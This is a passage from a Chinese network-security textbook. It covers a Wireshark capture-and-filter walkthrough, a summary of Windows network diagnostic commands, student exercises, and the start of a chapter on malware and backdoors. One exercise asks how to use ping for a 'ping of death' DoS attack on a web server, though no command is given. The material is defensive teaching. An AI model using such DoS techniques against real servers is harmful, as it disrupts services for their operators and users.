重要提示：将光标放在 Wireshark 主界面的不同窗口，右击，将弹出菜单可直接调用前面描述的各种功能，使数据分析十分方便快捷。功能参见以上各节，这里不再赘述。

3. Wireshark 网络数据捕获分析案例

本节给出一个利用 Wireshark 进行网络数据捕获的简单操作案例，可照此进行初始的入门学习。

步骤 1：Wireshark 启动后，单击图 7.11 中的 Capture 菜单选中 Interfaces…选项，弹出图 7.18 所示的 Capture Interfaces 对话框。选中需要捕获的网络接口，可直接单击 Capture 按钮开始捕获。Description 列出了主机的各个网络接口清单。值得注意的是 Wireshark 并

不能保证检测到所有本机网络接口。Wireshark 将从这些接口中解析出接口的 IP 地址，如果不能解析（假如无本机的固定 IP 设置，网络中也无 DHCP 服务器），将在相应接口的 IP 部分显示 unknown。若解析出的 IP 地址不止一个，则只显示第一个。

步骤 2：使用捕获过滤器来捕获感兴趣的数据包。直接单击 Capture Interfaces 对话框中的 Prepare 按钮，在弹出的捕获选项 Capture Options（也可以直接通过 Capture 菜单中的 Options…选项打开）对话框中设置捕获过滤器。有两种方法：第一种在 Capture Filter 文本框中按照上文介绍的捕获过滤器的书写规则输入条件表达式，捕获满足条件的包；第二种单击 Capture Filter 按钮，在弹出的 Capture Filter 过滤器清单（见图 7.20）中选择过滤器名，相应的表达式会出现在 Filter string 文本框中。本例中要捕获含有 HTTP 端口的 TCP 数据包，则 Filter name 为 HTTP TCP port (80)，Filter string 为 tcp port http。单击 OK 按钮后返回捕获选项，其他各项准备好，则单击 Start 按钮，开始捕获 HTTP 数据包。

步骤 3：单击 Stop 按钮停止捕获后，Wireshark 自动载入已经捕获的按时间顺序排列的数据包，如图 7.11 所示。接下来使用显示过滤器显示目的端口为 HTTP(80)的数据包。打开显示过滤器的常规方法是：单击 Analyze→Display Filters…选项，弹出 Display Filter 对话框。快捷方法是使用主界面中的显示过滤器快捷面板，如图 7.44 所示。




图 7.44 显示过滤器快捷面板

有两种方法构造显示过滤表达式，第一种在 Filter 文本框中按照上文介绍的显示过滤器的书写规则输入条件表达式，显示满足条件的包；第二种单击 Filter 按钮，在弹出的 Display Filter 对话框中（见图 7.20）选择备选过滤器名，相应的表达式会出现在 Filter string 文本框中。也可以单击 Expression…按钮，在弹出的 Filter Expression 对话框中设置显示过滤表达式（见图 7.21）。在 Field name 文本框中选择需要显示的协议及其字段，比较运算符中选择相应的运算符，Value 中输入相应参数，过滤表达式构造完成。本例的表达式为 tcp. dstport==80，单击 OK 按钮返回 Display Filter 对话框。单击 Apply 按钮将列出目的端口为 HTTP(80)的包。如果要保存该表达式，在 Filter name 文本框中输入名称单击 New 和 Save 按钮即可。

步骤 4：① 以文本文件形式输出捕获文件。有些情况下，需要将已捕获的数据输出为文本文件，以便进行后期分析研究，或给出书面报告，就要利用此功能。

单击 File→Print…选项后，弹出 Print（打印）对话框（图 7.45）。在 Output to file 文本框中输入保存的全路径文件名：C:\example. txt，即可将捕获的文件保存为纯文本文件格式。

② 保存捕获的数据文件，以供后期研究。数据包的默认保存格式为 *. pcap，单击 File→Save 选项后，弹出保存 Save file as 对话框。

步骤 5（可选）：绘制二维的数据包通信曲线图能够直观地反映出各种包在捕获时间内的流量大小。单击 Statistics→IO Graphs 选项后，在弹出的 IO Graphs 对话框中进行设置




图 7.45　将 Wireshark 的数据捕获文件打印输出为纯文本文件

和分析(图 7.46)。对话框的 Graphs 部分设置图像的 Style(显示风格),以及 Graph1、Graph2……(图像组合)和 Filter(过滤器),其中图像的显示风格有 Line(线型)、Impulse(脉冲型)和 FBar(直方图)。在二维坐标系中,X Axis 显示 Tick interral(0.001s、0.01s……)及 Pixels per tick(1、2……),Y Axis 显示 Unit(Packets/Tick、Bytes/Tick……)及显示 Scale(Auto、10、50……)。数据分析过程如前面所述,不再重复。




图 7.46　捕获数据流的二维统计曲线图

7.3　本 章 小 结

通过命令提示符界面可输入网络测试指令。Ping 命令用来在线测试网络的连通性,它的运行依赖于两个特定的 ICMP 消息:ECHO_REQUEST 和 ECHO_REPLY。Ping 有 10 种常见使用方法。也可以 Ping 自己主机的 IP 地址和回传地址,判断本机是否能发送和

接收信息。生存期指定了 IP 包在网络中可经过的最大网段数。

Traceroute 工具可以探测出从本地主机到远程主机所经过的网络路径上每个路由器的 IP 地址，以及网络路径上的每一网段的联通性能。微软的 Tracert 和 Unix 的 traceroute 命令之间的不同点在于前者使用 ICMP 数据包，而后者则使用 UDP 数据包。Tracert 有 5 种常见使用方法。

Netstat 用于查询主机的 TCP/IP 网络状态，有 10 种常见使用方法。ARP 将网络 IP 地址映射为 MAC 地址，有 3 种常见使用方法。IPConfig 工具可以用来显示本机的 TCP/IP 配置信息，有 10 种常见使用方法。Net 命令在网络安全领域通常用来查看本地网络计算机上的用户列表（查看是否被黑客在本机设置了未知的用户）、添加和删除用户、与对方计算机建立联系、启动和停止网络服务等。

数据包捕获是实时地收集网络上传输的数据包。利用集线器将被监测端口的数据流分为多路以便测试。在不影响交换机正常工作的情况下，将交换机的一个端口的数据流复制发送到另一个指定端口，这叫端口镜像，用交换机端口镜像实现接入监测点的部署。要进行数据包捕获先将网络接口卡设置为混杂模式。

网络协议分析软件 Wireshark 提供了非常丰富的网络数据分析和统计功能，可用于对网络原理的教学实验、网络故障诊断和网络信息安全的监测。Capture Filters（捕获过滤器）只捕获那些用户感兴趣的包；Display Filters（显示过滤器），允许用户指定需要显示的包。任何使用捕获过滤规则书写的语法规则，都基于 tcpdump 语法规则的。

习题与实践

1. 采用一台联网的计算机，在微软 Windows 的“命令提示符”中操作本章的所有命令，使用这些命令及其各种参数进行简单的网络维护测试，分析结果数据，写出实验报告。

2. 拒绝服务攻击（DoS）是利用耗尽网络传输资源导致 Web 服务器不能正常工作。请说明如何利用 Ping 命令来对 Web 服务器实施 DoS，即“ping to death”攻击。

3. 请描述包捕获的基本原理。上网浏览，收集还有哪些网络测试工具，它们有什么应用特点？

4. 使用 Wireshark 对图 1.15 中的每个协议进行网络数据包的捕获与协议数据分析，对每个协议做一个专题分析实验，分别写出实验报告。

5. 使用网络流量监控工具能做些什么事情？编写一个过滤器，确保只捕获从运行跟踪程序的那台机器发出或接收到的通信流量。

6. 通常用以下 5 个独立的要素来度量网络性能，分别解释各要素的概念。

   a. 可用性　　b. 响应时间　　c. 网络利用率　　d. 网络吞吐量

   e. 网络带宽容量

7. 判断题。

   a. 网络安全应具有 4 个方面的特征：保密性、完整性、可用性、可查性。

   b. 最小特权、纵深防御是网络安全原则之一。

c. 安全管理从范畴上讲，涉及物理安全策略、访问控制策略、信息加密策略和网络安全管理策略。

8. 端口映射(Port Spanning)会增加交换机的负载吗？在交换机的一个端口上捕获与分析网络流量时，为何看不到所有接口的流量？

9. Wireshark 可以捕获所有到达混杂模式的网卡接口的数据包吗？在什么情况下，捕获包的长度与网络线路上数据包的长度不同？（提示，若以太帧速大于本软件运行速度时，或特意人工设置仅选择捕获每个包的头部信息时，捕获帧的长度会短于该帧的实际长度。）

10. 在本地计算机上运行命令提示符的各种命令时，用 Wireshark 将网络数据流捕获下来，从捕获数据流中分析各种命令的工作原理。例如，请分析 Ping、Tracert 等命令的工作原理，写出实验分析报告。

11. 查找所有数据包，其 IP 地址不是 1.2.3.4。用 ip.addr!=1.2.3.4 可以实现该操作吗？

12. 在 Wireshark 上通过实验操作判断下列捕获过滤语句的正误：

a. 捕获所有 HTTP 包：tcp port http

b. 捕获所有非 HTTP 包：not tcp port 80 或!tcp port 80 或 tcp port not 80 或 tcp port!80

c. 捕获用 HTTP 浏览 www.Wireshark.org 站点的包：tcp port 80 and www.wireshark.com

d. 捕获用 HTTP 浏览非 www.Wireshark.org 站点的包：tcp port 80 and not src www.wireshark.com

e. 捕获 TCP 包：tcp 或 ip proto 5

f. 捕获 TCP SYN 包：tcp[tcpflag] & tcp-syn==tcp-syn

g. 捕获 IP 长度大于 255 字节的包：ip[2:2]>0xff

h. 捕获 IP 或 IPX 包：ip or ipx

13. 进行一个需要占用大量网络资源的操作(如通过 HTTP 或 FTP 下载一个大文件)，并捕获与跟踪这一活动的数据流。有没有丢弃了数据包？捕获期间内计算机会变得响应迟钝吗？

14. 捕获浏览器访问 www.google.com 网站的 TCP 流，分离出浏览器发出的请求，并将数据文本复制下来。是否所有被传送的对象都是 HTML 页面？Web 浏览器如何知道一个数据应该被解释为 HTML 或是别的文件类型？该站点的平均响应时间是多少？有没有发现一些非常规的协议？

15. 在你计算机的命令提示符界面上操作 netstat 命令，检测有多少个网络连接？写出分析报告。

16. 从 www.traceroute.org 上选择一个 traceroute 服务器。执行一次到自己本机的 tracert 命令，再对那台机器做一次相反的 tracert。记录两次操作的输出。评价两次网络通信路径的相似性。

17. 图 7.47 所示是进行网络故障诊断的一般流程,举一个实践操作的例子说明各步骤需要做哪些事情?




图 7.47　网络故障诊断的一般流程图

第 8 章　恶意软件及其监测防护

本章讨论 4 个方面内容：计算机恶意软件的分类；病毒类型和感染机制；对恶意软件的对抗原理与相关措施；网络计算机内的木马检测原理与防护措施。

8.1　恶意软件

8.1.1　恶意软件及其威胁

对计算机网络系统的最大威胁之一，就是那些利用计算机操作系统和程序的脆弱性及漏洞进行攻击的恶意软件，这里所说的程序既包括一般的应用程序，也包括工具程序，如编辑器和编译器等。本节首先介绍恶意软件的分类和威胁方式，然后分析相应的对抗措施。

1. 恶意软件的分类

恶意软件的分类方法有多种，图 8.1 给出了恶意软件（或者恶意程序）的分类。这些恶意软件可分为两大类，第一类需要驻留在一个宿主程序内，不是独立的软件，第二类是可以独立存在的。前一类实质上只是一些程序片断，它们必须依赖于一些实际应用程序、工具软件或系统程序才能生存，后者是一些可以由操作系统调用和运行的独立程序。

另外一种分类方法是将这些恶意软件分为不可进行自我复制的，和可以进行自我复制的两类。前一类在宿主程序被触发的时候执行相应程序操作，但不会进行自我复制和传播操作；后者包括程序段（病毒）或独立的程序（蠕虫和蛇神），这些程序执行的时候将自动产生自身的一个或多个副本，这些副本在合适的时机将在本系统或其他系统内被激活。

本章的讨论按照图 8.1 的分类进行，但这个分类并不能说明问题的全部。各种恶意软件可以互相组合运行，例如，逻辑炸弹或特洛伊木马都可能是病毒和蠕虫的一部分。病毒和蠕虫将在后面作详尽讨论。




图 8.1　恶意程序分类

2. 陷阱门（Trap Doors）

陷阱门（或称后门）是程序的秘密入口点，入侵者可以绕开正常的安全控制机制而直接通过该入口访问该程序。陷阱门并不是一种新技术，很多年以前程序开发设计人员一直使用该技术来调试或维护自己开发的程序。当程序开发者在开发了一个包含认证机制或者要

用户输入很多不同的口令才可以进入和运行的程序的时候，为避开这些繁琐的认证机制以便于软件开发和调试的顺利进行，程序设计者通常会设置这样的后门。计算机系统陷阱门的打开通常是用识别特定输入序列的代码段，或由某一特定用户ID或者特定的事件序列进行激活。例如，在计算机的 Windows XP 操作系统中，在命令提示符界面输入 net user 命令（见第 7.1.6 节），就会发现除了自己设置的用户名之外，可能还有两个用户名：Help Assistant 和 SUPPORT_388945a0，可用于对 Windows 操作系统的补丁进行自动网络下载和升级服务。

如果陷阱门被恶意利用，作为未经授权访问的入侵工具时，陷阱门就成为一种安全威胁。在美国的一些科幻电影（如 War Game）中描绘的网络系统的脆弱性，体现了陷阱门的基本思想。另外一个例子是 Multics 操作系统的开发过程。在该项目中，美国空军的"猛虎队"作为模拟攻击者对该系统进行渗透测试，其策略是向运行 Multics 软件的网络系统提供该操作系统的更新文件，在更新文件植入了一个特洛伊木马，用于在系统中设置一个陷阱门。通过此陷阱门，"猛虎队"可以激活该木马以获得对系统的访问权限。这个陷阱门设计得非常巧妙，甚至 Multics 的开发者们被告知该系统已经被安装了陷阱门之后，都无法从源代码中找出此安全隐患。下面是几种防止陷阱门的方法。

(1) 在计算机安全防护中，只通过对操作系统代码的检测来寻找陷阱门是比较困难的，防护的重点应当放在对软件系统开发过程的安全监督，以及对系统升级软件包的真实性验证中。

